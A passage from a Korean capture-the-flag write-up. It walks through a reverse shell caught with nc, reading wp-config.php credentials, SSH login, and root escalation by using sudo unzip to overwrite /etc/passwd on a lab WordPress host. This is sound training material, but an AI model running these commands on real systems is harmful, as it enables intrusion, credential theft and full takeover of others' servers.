
9. nc 로 포트 리스닝 및 셸 연결



공격자 측에서 `nc -lvnp 5555` 로 대기

타겟 사이트에서 404 페이지 호출 → 리버스 셸 연결 성공


10. 서버 내부 탐색 및 계정 확인



```
root@kali: ~  
File Actions Edit View Help  
Linux NSCCTF 5.14.0-503.14.1.el9_5.x86_64 #1 SMP PREEMPT_DYNAMIC Fri Nov 15 1  
2:04:32 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux  
sh-5.1$ cd /var/www/html  
cd /var/www/html  
sh-5.1$ ls  
ls  
index.php  
license.txt  
readme.html  
wp-activate.php  
wp-admin  
wp-blog-header.php  
wp-comments-post.php  
wp-config-sample.php  
wp-config.php  
wp-content  
wp-cron.php  
wp-includes  
wp-links-opml.php  
wp-load.php  
wp-login.php  
wp-mail.php  
wp-settings.php  
wp-signup.php  
wp-trackback.php  
xmlrpc.php  
sh-5.1$ cat wp-config.php  
$protocol = isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] === 'on' ? 'https'  
: 'http';  
$host_ip = $_SERVER['SERVER_ADDR'];  
define('WP_HOME', $protocol . '://' . $host_ip);  
define('WP_SITEURL', $protocol . '://' . $host_ip);  
  
define('DB_NAME', 'wordpress_db');  
  
/** MySQL database username */  
define('DB_USER', 'wpuser');  
  
/** MySQL database password */  
define('DB_PASSWORD', '1q2w3e4r!');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8mb4');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');  
  
/**#@+  
 * Authentication Unique Keys and Salts.  
 *  
 * Change these to different unique phrases!
```

ls, cat wp-config.php 등으로 DB 정보 및 계정 탐색

11. SSH 자격 증명 획득 및 접속



```
wpuser@NSCCTF:~  
File Actions Edit View Help  
(root@kali)~  
# ssh wpuser@192.168.56.172  
The authenticity of host '192.168.56.172 (192.168.56.172)' can't be established.  
ED25519 key fingerprint is SHA256:DesW94a0NygrUP1jF6/ig3UVVhHP060Mkj/CJPPCcJg  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:6: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.172' (ED25519) to the list of known hosts.  
wpuser@192.168.56.172's password:  
Last login: Fri Apr 11 11:16:16 2025  
[wpuser@NSCCTF ~]$  
  
wpuser@NSCCTF:~  
File Actions Edit View Help  
(root@kali)~  
# ssh wpuser@192.168.56.172  
The authenticity of host '192.168.56.172 (192.168.56.172)' can't be established.  
ED25519 key fingerprint is SHA256:DesW94a0NygrUP1jF6/ig3UVVhHP060Mkj/CJPPCcJg  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:6: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.172' (ED25519) to the list of known hosts.  
wpuser@192.168.56.172's password:  
Last login: Fri Apr 11 11:16:16 2025  
[wpuser@NSCCTF ~]$ ls  
user.txt  
[wpuser@NSCCTF ~]$ cat user.txt  
4b4624d082bbd27db95041a42157b1c1  
[wpuser@NSCCTF ~]$
```

획득한 사용자 계정으로 SSH 접속 성공


12. sudo -i 명령어로 권한 확인

```
wpuser@NSCCTF:~  
File Actions Edit View Help  
ed.  
ED25519 key fingerprint is SHA256:DesW94a0NygrUP1jF6/ig3UVVhHP060Mkj/CJPPCcJg  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:6: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.172' (ED25519) to the list of known ho  
sts.  
wpuser@192.168.56.172's password:  
Last login: Fri Apr 11 11:16:16 2025  
[wpuser@NSCCTF ~]$ ls  
user.txt  
[wpuser@NSCCTF ~]$ cat user.txt  
4b4624d082bbd27db95041a42157b1c1  
[wpuser@NSCCTF ~]$ sudo -l  
Matching Defaults entries for wpuser on NSCCTF:  
    !visiblepw, always_set_home, match_group_by_gid,  
    always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME  
HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG  
LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION  
LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC  
LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS  
_XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin  
  
User wpuser may run the following commands on NSCCTF:  
    (ALL) NOPASSWD: /usr/bin/unzip  
[wpuser@NSCCTF ~]$
```

권한 상승 가능한 명령어 확인하여 루트 권한 획득 준비

13. passwd 파일 조작을 통한 권한 상승

```
[wpuser@NSCCTF ~]$ cp /etc/passwd /home/wpuser
[wpuser@NSCCTF ~]$ 
[wpuser@NSCCTF ~]$ vi passwd
[wpuser@NSCCTF ~]$ ls
passwd passwd.zip user.txt
[wpuser@NSCCTF ~]$ openssl passwd passwd
bS0gcENCdT6lw
[wpuser@NSCCTF ~]$ vi passwd
```




```
wpuser@NSCCTF:~
File Actions Edit View Help
root:bS0gcENCdT6lw:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
tss:x:59:59:Account used for TPM access:/:/usr/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
sssd:x:998:996:User for sssd:/:/sbin/nologin
chrony:x:997:995:chrony system user:/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
wpuser:x:1001:1001:./home/wpuser:/bin/bash
~
~
"passwd" 24L, 1161B
```

/etc/passwd 를 복사하고 편집한 후, vi 를이용해 가져온 passwd 열람

14. 루트 계정 전환 및 플래그 획득

```
[wpuser@NSCCTF ~]$ zip passwd.zip passwd
updating: passwd (deflated 57%)
[wpuser@NSCCTF ~]$ sudo -u root unzip passwd.zip -d /etc/
Archive:  passwd.zip
replace /etc/passwd? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: /etc/passwd
[wpuser@NSCCTF ~]$ su root
Password:
[root@NSCCTF wpuser]#
```



The screenshot shows a terminal window titled 'wpuser@NSCCTF:~'. The user has successfully switched to the root account using 'su root' and entered the password. The prompt is now '[root@NSCCTF wpuser]#'. The user has navigated to the WordPress directory and listed files, finding 'root.txt'. The content of 'root.txt' is displayed, showing a long alphanumeric string: 'd401d42a1b41936d9e8da1bacfe35bf4'. The terminal also shows the user's actions, including running 'cat root.txt' and the resulting output. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The background of the terminal window is dark with a light blue border.

su root 후 cat /root/flag.txt로 최종 플래그 확인